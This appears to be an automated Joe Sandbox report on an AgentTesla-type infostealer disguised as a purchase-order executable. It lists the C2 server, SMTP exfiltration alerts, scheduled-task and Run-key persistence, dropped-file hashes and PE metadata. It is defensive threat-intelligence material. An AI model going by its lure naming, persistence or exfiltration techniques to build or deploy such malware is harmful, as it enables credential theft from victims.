http://www.sandoll.co.kr	PURCHASE ORDER # 12076038 & 12076022.exe, 00000000.00000002.289112556.000000007492000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://mail.dmstech.in	RegSvcs.exe, 00000003.00000002.366864567.00000000033DB000.00000004.00000800.00020000.00000000.sdmp, RegSvcs.exe, 00000015.00000002.520096733.00000000036EF000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.urwpp.deDPlease	PURCHASE ORDER # 12076038 & 12076022.exe, 00000000.00000002.289112556.000000007492000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	PURCHASE ORDER # 12076038 & 12076022.exe, 00000000.00000002.289112556.000000007492000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	PURCHASE ORDER # 12076038 & 12076022.exe, 00000000.00000002.279939033.000000003491000.00000004.00000800.00020000.00000000.sdmp, WytzFSULZWRc.exe, 00000004.00000002.354685884.00000000031F1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sakkal.com	PURCHASE ORDER # 12076038 & 12076022.exe, 00000000.00000002.289112556.000000007492000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://microsoft.coY	RegSvcs.exe, 00000003.00000003.320266236.0000000006602000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.91.199.89	dmstech.in	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	756258
Start date and time:	2022-11-29 22:18:06 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 5s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PURCHASE ORDER # 12076038 & 12076022.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.troj.spyw.evad.winEXE@18/9@4/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, SgrmBroker.exe, conhost.exe, svchost.exe
- Excluded domains from analysis (whitelisted): fs.microsoft.com
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
22:19:07	API Interceptor	1x Sleep call for process: PURCHASE ORDER # 12076038 & 12076022.exe modified
22:19:15	Task Scheduler	Run new task: WytzFSULZWRc path: C:\Users\user\AppData\Roaming\WytzFSULZWRc.exe
22:19:21	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run zBwkauB C:\Users\user\AppData\Roaming\zBwkauB\zBwkauB.exe
22:19:30	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run zBwkauB C:\Users\user\AppData\Roaming\zBwkauB\zBwkauB.exe
22:19:35	API Interceptor	426x Sleep call for process: RegSvcs.exe modified
22:19:37	API Interceptor	1x Sleep call for process: WytzFSULZWRc.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PURCHASE ORDER # 12076038 & 12076022.exe.log	
Process:	C:\Users\user\Desktop\PURCHASE ORDER # 12076038 & 12076022.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4x84qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHxviYHKhQnoPtHoxHhAHY
MD5:	69206D3AF7D6EFD08F4B4726998856D3
SHA1:	E778D4BF781F7712163CF5E2F5E7C15953E484CF
SHA-256:	A937AD22F9C3E667A062BA0E116672960CD93522F6997C77C00370755929BA87
SHA-512:	CD270C3DF75E548C9B0727F13F44F45262BD474336E89AAEBE56FABFE8076CD4638F88D3C0837B67C2EB3C54055679B07E4212FB3FEDBF88C015EB5DBBCD7F F8
Malicious:	**true**
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Ve rsion=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72 e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Cultur e=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly \NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Con figuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\WytzFSULZWRc.exe.log	
Process:	C:\Users\user\AppData\Roaming\WytzFSULZWRc.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4x84qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHxviYHKhQnoPtHoxHhAHY
MD5:	69206D3AF7D6EFD08F4B4726998856D3
SHA1:	E778D4BF781F7712163CF5E2F5E7C15953E484CF
SHA-256:	A937AD22F9C3E667A062BA0E116672960CD93522F6997C77C00370755929BA87
SHA-512:	CD270C3DF75E548C9B0727F13F44F45262BD474336E89AAEBE56FABFE8076CD4638F88D3C0837B67C2EB3C54055679B07E4212FB3FEDBF88C015EB5DBBCD7F F8
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Ve rsion=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72 e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Cultur e=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly \NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Con figuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\zBwkauB.exe.log	
Process:	C:\Users\user\AppData\Roaming\zBwkauB\zBwkauB.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	142
Entropy (8bit):	5.090621108356562
Encrypted:	false
SSDEEP:	3:QHXMKa/xwwUC7WgIAFXMWA2yTMGfsbNRLFS9Am12MFuAvOAsDeieVyn:Q3La/xwczIAFXMWTyAGCDLIP12MUAvvw
MD5:	8C0458BB9EA02D50565175E38D577E35
SHA1:	F0B50702CD6470F3C17D637908F83212FDBDB2F2
SHA-256:	C578E86DB701B9AFA3626E804CF434F9D32272FF59FB32FA9A51835E5A148B53
SHA-512:	804A47494D9A462FFA6F39759480700ECBE5A7F3A15EC3A6330176ED9C04695D2684BF6BF85AB86286D52E7B727436D0BB2E8DA96E20D47740B5CE3F856B5D0
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.EnterpriseServices, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..

C:\Users\user\AppData\Local\Temp\tmp778D.tmp	
Process:	C:\Users\user\Desktop\PURCHASE ORDER # 12076038 & 12076022.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators

Category:	dropped
Size (bytes):	1645
Entropy (8bit):	5.197464487238917
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBgetn:cbh47TlNQ//rydbz9l3YODOLNdq3aY
MD5:	F31D3B5FC676A964BDB321B5C21BAD9B
SHA1:	95DB52D0B3424AC005CDF70E64031BFBA4C0F70A
SHA-256:	BF09998C04F6E0DBA73F0163DC84D6E8C5E3D5213EDF3A3398379E847D64C4C3
SHA-512:	8439161FE446F12A05498FB39920B4036CCF3A06D40A599EF0CC5A803C3AC4C4CE81AED4CE253AFA432BE708032A24A8183E49F270308A42C4554828C07CFFC
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Local\Temp\tmpF325.tmp

Process:	C:\Users\user\AppData\Roaming\WytzFSULZWRc.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1645
Entropy (8bit):	5.197464487238917
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBgetn:cbh47TlNQ//rydbz9l3YODOLNdq3aY
MD5:	F31D3B5FC676A964BDB321B5C21BAD9B
SHA1:	95DB52D0B3424AC005CDF70E64031BFBA4C0F70A
SHA-256:	BF09998C04F6E0DBA73F0163DC84D6E8C5E3D5213EDF3A3398379E847D64C4C3
SHA-512:	8439161FE446F12A05498FB39920B4036CCF3A06D40A599EF0CC5A803C3AC4C4CE81AED4CE253AFA432BE708032A24A8183E49F270308A42C4554828C07CFFC
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\WytzFSULZWRc.exe

Process:	C:\Users\user\Desktop\PURCHASE ORDER # 12076038 & 12076022.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	918528
Entropy (8bit):	7.515567629788117
Encrypted:	false
SSDEEP:	24576:A7mvLPt69/L1tmzf5LzjG1Vq5p73+KXGUInp:Di/L1t8F61VqP3+KC
MD5:	152C62372D3EA07D023E1E187766FD4B
SHA1:	32B630BC22B63D7EEE42851175EBE43A13A92C15
SHA-256:	B3E12ECDEE9EACC7354A7D43CCD3EBE7E6DB207E93F73B7A847FF4BEE9F27F86
SHA-512:	CDE084B3AD2E0E7068B4E48D7A58F1173D17BD297A95F3C4AF7EE104A80E3D9189D93877F044D652DE42F13D6E6C446BE97FC2C74D4AE857E93A10F84C68DCE7
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 58%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....c.....P.....J.....>.... .....@.. .....`..... ..@.....K.....G.....@..... ..... ..H.....text...D.... ..... ..`.rsrc....G.....H.....@..@.reloc.....@.....@..B..... .....H.....Z(....8.....(....8....*.&~.....*...~....*.b(....8.....(....8.....*...&~.....*...~....*..0..y.....8j.....E.... ...8....s..... .....9....&8....*s.....8....s.....8....s.....8....s.....8....(....8.....0..$.....8....8....8.....~....o.....8.....*.0..$.....8....8....8.....*.~....o.....8.....0..$.....8....8....8.....~....o.....8.....*.0.....~....o.....8.....*8..

C:\Users\user\AppData\Roaming\zBwkauB\zBwkauB.exe

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	45152

Entropy (8bit):	6.149629800481177
Encrypted:	false
SSDEEP:	768:bBbSoy+SdIBf0k2dsYyV6lq87PiU9FViaLmf:EoOIBf0ddsYy8LUjVBC
MD5:	2867A3817C9245F7CF518524DFD18F28
SHA1:	D7BA2A111CEDD5BF523224B3F1CFE58EEC7C2FDC
SHA-256:	43026DCFF238F20CFF0419924486DEE45178119CFDD0D366B79D67D950A9BF50
SHA-512:	7D3D3DBB42B7966644D716AA9CBC75327B2ACB02E43C61F1DAD4AFE5521F9FE248B33347DFE15B637FB33EB97CDB322BCAEAE08BAE3F2FD863A9AD9B3A4D6B42
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...zX.Z.....0..d.....V.... .....@.. .....".. ..`.....O.....8.....r..`>..... ....H.....text...\c... ...d..... ..`.rsrc...8.....f.....@..@.reloc..... .....p.....@..B.....8.....H.....+...S.....\|...P.....r...p(....*2.(....(....*z..r...p(....(....(.....}....*..{....*.s.....*.0..{.....Q.-.s.....+i~....o....(.... s.....o.....r!..p..(....Q.P,:.P.....(....o....o .....(....o!...o".....,..o#...t.....*..0..(..... ....s$.....o%....X..(....-..*.o&...*.0.....('.....&.....*.*.....0.....(.....&.....*..... .....0.....(.....(....~....,(....~....o....9]...

\Device\ConDrv

Process:	C:\Users\user\AppData\Roaming\zBwkauB\zBwkauB.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1141
Entropy (8bit):	4.44831826838854
Encrypted:	false
SSDEEP:	24:zKLXkb4DObntKlglUEnfQtvNuNpKOK5aM9YJC:zKL0b4DQntKKH1MqJC
MD5:	1AEB3A784552CFD2AEDEDC1D43A97A4F
SHA1:	804286AB9F8B3DE053222826A69A7CDA3492411A
SHA-256:	0BC438F4B1208E1390C12D375B6CBB08BF47599D1F24BD07799BB1DF384AA293
SHA-512:	5305059BA86D5C2185E590EC036044B2A17ED9FD9863C2E3C7E7D8035EF0C79E53357AF5AE735F7D432BC70156D4BD3ACB42D100CFB05C2FB669EA22368F145
Malicious:	false
Preview:	Microsoft (R) .NET Framework Services Installation Utility Version 4.7.3056.0..Copyright (C) Microsoft Corporation. All rights reserved.....USAGE: regsvcs.exe [options] AssemblyName..Options:.. /? or /help Display this usage message... /fc Find or create target application (default)... /c Create target application, error if it already exists... /exapp Expect an existing application... /tlb:<tlbfile> Filename for the exported type library... /appname:<name> Use the specified name for the target application... /parname:<name> Use the specified name or id for the target partition... /extlb Use an existing type library... /reconfig Reconfigure existing target application (default)... /noreconfig Don't reconfigure existing target application... /u Uninstall target application... /nologo Suppress logo output... /quiet Suppress logo output and success output... /c

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.515567629788117
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	PURCHASE ORDER # 12076038 & 12076022.exe
File size:	918528
MD5:	152c62372d3ea07d023e1e187766fd4b
SHA1:	32b630bc22b63d7eee42851175ebe43a13a92c15
SHA256:	b3e12ecdee9eacc7354a7d43ccd3ebe7e6db207e93f73b7a847ff4bee9f27f86
SHA512:	cde084b3ad2e0e7068b4e48d7a58f1173d17bd297a95f3c4af7ee104a80e3d9189d93877f044d652de42f13d6e6c446be97fc2c74d4ae857e93a10f84c68dce7
SSDEEP:	24576:A7mvLPt69/L1tmzf5LzjG1Vq5p73+KXGUInp:Di/L1t8F61VqP3+KC
TLSH:	CF158C5173728973F5CF01398485718DAEBCA543A2A6E3076F763A8146027FBFA9CE41
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....c.....P.....J.....>.... .....@.. .....`.....@.....

File Icon

Icon Hash:	b1c8e8b28e86b2ce

Static PE Info

General

Entrypoint:	0x4dd63e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, LOCAL_SYMS_STRIPPED, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x63858EAD [Tue Nov 29 04:46:37 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xdd5f0	0x4b	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xde000	0x478c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xe4000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0xdd5aa	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xdb644	0xdb800	False	0.7776351615888383	data	7.509653314187712	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0xde000	0x478c	0x4800	False	0.9128689236111112	data	7.700204068393804	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xe4000	0xc	0x200	False	0.044921875	data	0.10191042566270775	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xde130	0x411f	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_GROUP_ICON	0xe2250	0x14	data		
RT_VERSION	0xe2264	0x33c	data		
RT_MANIFEST	0xe25a0	0x1ea	XML 1.0 document, Unicode text, UTF-8 (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3208.91.199.89 49706 5872030171 11/29/22-22:20:18.265371	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49706	587	192.168.2.3	208.91.199.89

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3208.91.199.89 497065872851779 11/29/22-22:20:18.265452	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	49706	587	192.168.2.3	208.91.199.89
192.168.2.3208.91.199.89 497055872840032 11/29/22-22:19:37.697367	TCP	2840032	ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2	49705	587	192.168.2.3	208.91.199.89
192.168.2.3208.91.199.89 497055872839723 11/29/22-22:19:37.697241	TCP	2839723	ETPRO TROJAN Win32/Agent Tesla SMTP Activity	49705	587	192.168.2.3	208.91.199.89
192.168.2.3208.91.199.89 497065872840032 11/29/22-22:20:18.265452	TCP	2840032	ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2	49706	587	192.168.2.3	208.91.199.89
192.168.2.3208.91.199.89 497055872851779 11/29/22-22:19:37.697367	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	49705	587	192.168.2.3	208.91.199.89
192.168.2.3208.91.199.89 497055872030171 11/29/22-22:19:37.697241	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49705	587	192.168.2.3	208.91.199.89
192.168.2.3208.91.199.89 497065872839723 11/29/22-22:20:18.265371	TCP	2839723	ETPRO TROJAN Win32/Agent Tesla SMTP Activity	49706	587	192.168.2.3	208.91.199.89

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2022 22:19:35.801080942 CET	49705	587	192.168.2.3	208.91.199.89
Nov 29, 2022 22:19:35.968539953 CET	587	49705	208.91.199.89	192.168.2.3
Nov 29, 2022 22:19:35.968652010 CET	49705	587	192.168.2.3	208.91.199.89
Nov 29, 2022 22:19:36.523387909 CET	587	49705	208.91.199.89	192.168.2.3
Nov 29, 2022 22:19:36.523840904 CET	49705	587	192.168.2.3	208.91.199.89
Nov 29, 2022 22:19:36.691860914 CET	587	49705	208.91.199.89	192.168.2.3
Nov 29, 2022 22:19:36.694359064 CET	49705	587	192.168.2.3	208.91.199.89
Nov 29, 2022 22:19:36.863188028 CET	587	49705	208.91.199.89	192.168.2.3
Nov 29, 2022 22:19:36.863584995 CET	49705	587	192.168.2.3	208.91.199.89
Nov 29, 2022 22:19:37.071551085 CET	587	49705	208.91.199.89	192.168.2.3
Nov 29, 2022 22:19:37.145133972 CET	587	49705	208.91.199.89	192.168.2.3
Nov 29, 2022 22:19:37.154403925 CET	49705	587	192.168.2.3	208.91.199.89
Nov 29, 2022 22:19:37.322257042 CET	587	49705	208.91.199.89	192.168.2.3
Nov 29, 2022 22:19:37.322310925 CET	587	49705	208.91.199.89	192.168.2.3
Nov 29, 2022 22:19:37.322535992 CET	49705	587	192.168.2.3	208.91.199.89
Nov 29, 2022 22:19:37.527550936 CET	587	49705	208.91.199.89	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2022 22:19:37.528011084 CET	49705	587	192.168.2.3	208.91.199.89
Nov 29, 2022 22:19:37.695395947 CET	587	49705	208.91.199.89	192.168.2.3
Nov 29, 2022 22:19:37.695449114 CET	587	49705	208.91.199.89	192.168.2.3
Nov 29, 2022 22:19:37.697241068 CET	49705	587	192.168.2.3	208.91.199.89
Nov 29, 2022 22:19:37.697366953 CET	49705	587	192.168.2.3	208.91.199.89
Nov 29, 2022 22:19:37.698301077 CET	49705	587	192.168.2.3	208.91.199.89
Nov 29, 2022 22:19:37.698385000 CET	49705	587	192.168.2.3	208.91.199.89
Nov 29, 2022 22:19:37.865403891 CET	587	49705	208.91.199.89	192.168.2.3
Nov 29, 2022 22:19:37.865840912 CET	587	49705	208.91.199.89	192.168.2.3
Nov 29, 2022 22:19:37.867372990 CET	587	49705	208.91.199.89	192.168.2.3
Nov 29, 2022 22:19:38.034188986 CET	49705	587	192.168.2.3	208.91.199.89
Nov 29, 2022 22:19:59.552499056 CET	49705	587	192.168.2.3	208.91.199.89
